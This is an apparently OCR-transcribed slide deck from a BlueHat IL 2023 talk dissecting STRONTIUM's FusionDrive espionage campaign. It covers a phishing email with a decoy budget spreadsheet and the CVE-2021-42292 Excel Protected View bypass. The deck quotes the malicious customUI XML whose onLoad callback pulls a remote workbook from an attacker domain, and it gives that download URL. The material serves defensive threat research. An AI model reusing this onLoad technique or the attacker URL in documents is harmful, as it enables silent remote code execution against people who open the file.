Dissecting FusionDrive
Exploring STRONTIUM's Abuse of Cloud Services

Justin Warner


BlueHat IL 2023

STRONTIUM

Overlaps w/ APT28 & FancyBear

Various activity linked to STRONTIUM:

- On-Premise Exploitation & Intrusions
- FusionDrive Intrusion Operations
- OCEANDRIVE / OCEANMAP / CREDOMAP
- Multiple Phishing Clusters



WANTED BY THE FBI

CONSPIRACY TO COMMIT AN OFFENSE AGAINST THE UNITED STATES; FALSE REGISTRATION OF A DOMAIN NAME; AGGRAVATED IDENTITY THEFT; CONSPIRACY TO COMMIT MONEY LAUNDERING

RUSSIAN INTERFERENCE IN 2016 U.S. ELECTIONS

Boris Alekseyevich Antonov · Dmitriy Sergeyevich Badin · Anatoliy Sergeyevich Kovalev · Nikolay Yuryevich Kozachek · Aleksey Viktorovich Lukashev · Artem Andreyevich Malyshev

Sergey Aleksandrovich Morgachev · Aleksandr Vladimirovich Osadchuk · Aleksey Aleksandrovich Potemkin · Ivan Sergeyevich Yermakov · Pavel Vyacheslavovich Yershov

DETAILS

On July 13, 2018, a federal grand jury sitting in the District of Columbia returned an indictment against 12 Russian military intelligence officers for their alleged roles in interfering with the 2016 United States (U.S.) elections. The indictment charges 11 defendants, Boris Alekseyevich Antonov, Dmitriy Sergeyevich Badin


Persistent targeting of United States, South America, Europe and Central Asia

Government & Military	NGOs, IGOs & Think Tanks	Defense Contractors	Counter-Russian Narratives

BlueHat IL

FusionDrive

FusionDrive is a lightweight tool to collect system information, download secondary stages using legitimate web services, and execute follow-on stages.




BlueHat IL

Overlapping Research Acknowledgements

January 2022 – Trellix blogged about a Graphite campaign impacting Western Asia and Eastern Europe.

September 2022 – Cluster25 blogged about Graphite usage in Europe w/ PowerPoint documents.



Prime Minister's Office Compromised: Details of Recent Espionage Campaign


By Marc Elias · January 25, 2022

A special thanks to Christiaan Beek, Alexandre Mundo, Leandro Velasco and Max Kersten for malware analysis and support during this investigation.

Executive Summary

Our Advanced Threat Research Team have identified a multi-stage espionage campaign targeting high-ranking government officials Western Asia and Eastern Europe. As we detail the technical components of this attack, we can confirm that we have undertaken pre-release disclosure to the victims and provided all necessary content required to remove all known attack components from their environments.

https://www.trellix.com/en-gb/about/newsroom/stories/research/prime-ministers-office-compromised.html



In the footsteps of the Fancy Bear: PowerPoint mouse-over event abused to deliver Graphite implants

By Cluster25 Threat Intel Team

September 23, 2022

https://blog.cluster25.duskrise.com/2022/09/23/in-the-footsteps-of-the-fancy-bear-powerpoint-graphite/

Example FusionDrive Campaign November 2021


Customers Have Been Notified

With any observed state-aligned actor activity, Microsoft directly notifies customers of online services that have been targeted or compromised, providing them with the information they need to secure their accounts.

Phishing Email

Features:

- Compromised sender account
- Accurate signature block and email interaction
- Observed targeting Western Asia and Europe (Balkans)



BM-D(2021)0247 - MILITARY AND CIVILIAN BUDGET 2022 ANNUAL BUDGET ESTIMATES GENERAL SUMMARY - OVERVIEW BY THE INTERNATIONAL STAFF

From: C 3
Date: Wednesday, October 06, 2021 3:26 AM
To: [redacted]
Cc: .eu;
Subject: BM-D(2021)0247 - MILITARY AND CIVILIAN BUDGET 2022 ANNUAL BUDGET ESTIMATES GENERAL SUMMARY - OVERVIEW BY THE INTERNATIONAL STAFF
Attach: BM-D(2021)0247.xlsx (16.3 KB)

Dear Colleagues, please find attached BM-D(2021)0247, subject as above.


[redacted] **Chief of Staff**
[redacted] Bosnia and Herzegovina
Tel: [redacted]
Mob: [redacted]

Email: [redacted]

Website: [redacted]

BlueHat IL

Attached Document



Draft budget:

Military and civiliar


Project start	01.05.2022
Project end	01.11.2023

budget in USD -	[illegible]4,693,838.00
budget in EUR -	[illegible]291,636,700.68

Budgets

Country	Budget for 2022		Budget for 2023	Comparison with last year %
ALTHEA/BiH	$68,062,584.00	$82,372,497.00	21.02%	€ 129,374,092.26
EU NAVFOR Somalia	$70,045,452.00	$82,799,502.00	18.20%	€ 131,446,660.44
EUAM Iraq	$96,673,739.00	$100,936,922.00	4.40%	€ 169,945,168.46
EUAM RCA	$55,615,646.00	$61,850,968.00	11.21%	€ 101,020,892.44
EUAM Ukraine	$89,928,505.00	$90,603,921.00	0.75	€ 155,257,275.76
EUBAM Libya	$99,393,680.00	$100,184,809.00	0.79%	€ 171,637,500.54
EUBAM Rafah	$67,000,162.00	$80,867,592.00	20.69	€ 127,166,268.44
EUCAP Somalia	$55,474,842.00	$58,240,349.00	4.98	
EUCAP Sahel Mali	$67,509,628.00	$84,840,472.00	25.67%	
EUCAP Sahel Niger	$81,674,735.00	$100,362,729.00	23.03	
EULEX Kosovo	$50,323,762.00	$69,452,305.00	38.01%	
EUMM Georgia	$92,011,459.00	$109,038,305.00	18.50	
EUNAVFOR MED IRINI	$94,129,855.00	$98,033,275.00	4.14%	
EUPOL COPPS/Palestinian Territories	$70,428,669.00	$71,983,927.00	2.20	
EUTM RCA	$51,729,762.00	$60,164,800.00	16.29	
EUTM Somalia	$71,678,803.00	$73,416,800.00	2.42	

Where's the "Enable Content" Bar????




Downloading


Downloading: https://wordkeyvpload.net/keys/Missions Budget.xls

Author	
Codepage	1252
Codepage Doc	1252
Company	
Create Time	2021-10-05 23:22:50
Creating Application	Microsoft Excel
Hlinks Changed	False
Last Saved By	
Last Saved Time	2021-10-05 23:22:54
Links Dirty	False
Scale Crop	False
Security	0
Shared Doc	False
Version	1048576

Diving Deeper Into Attachment



```
<customUI xmlns="http://schemas.microsoft.com/office/2006/01/customui" onLoad='https://wordkeyvpload.net/keys/
Missions Budget.xls!123'></customUI>S
```




onLoad (**onLoad** callback)	Specifies the name of a callback function to be called when the Custom UI file is loaded by the application. For example, consider the following XML fragment: `<customUI   xmlns="…" onLoad="OnCustomUILoaded" />` In this example, the **OnCustomUILoaded** callback function is called when the containing Custom UI file is loaded. The possible values for this attribute are defined by the **ST_Delegate** simple type, as specified in section 2.3.2.

https://learn.microsoft.com/en-us/openspecs/office_standards/ms-customui/8a27e852-3f8b-424a-ac67-32c58181e9d3

CVE-2021-42292 Overview

CVE-2021-42292 allowed an external attacker to leverage the CustomUI features in excel to load remote code and bypass Protected View, therefore enabling remote code without warning to the user.



Microsoft Excel Security Feature Bypass Vulnerability

CVE-2021-42292
Security Vulnerability

Released: Nov 9, 2021 Last updated: Nov 16, 2021

Assigning CNA: Microsoft

CVE-2021-42292

CVSS:3.1 7.8 / 7.0

Acknowledgements

MSTIC

Metric	Value
Base score metrics (8)	
Attack Vector	Local
Attack Complexity	Low
Privileges Required	None
User Interaction	Required
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High
Temporal score metrics (3)	
Exploit Code Maturity	Proof-of-Concept
Remediation Level	Official Fix
Report Confidence	Confirmed

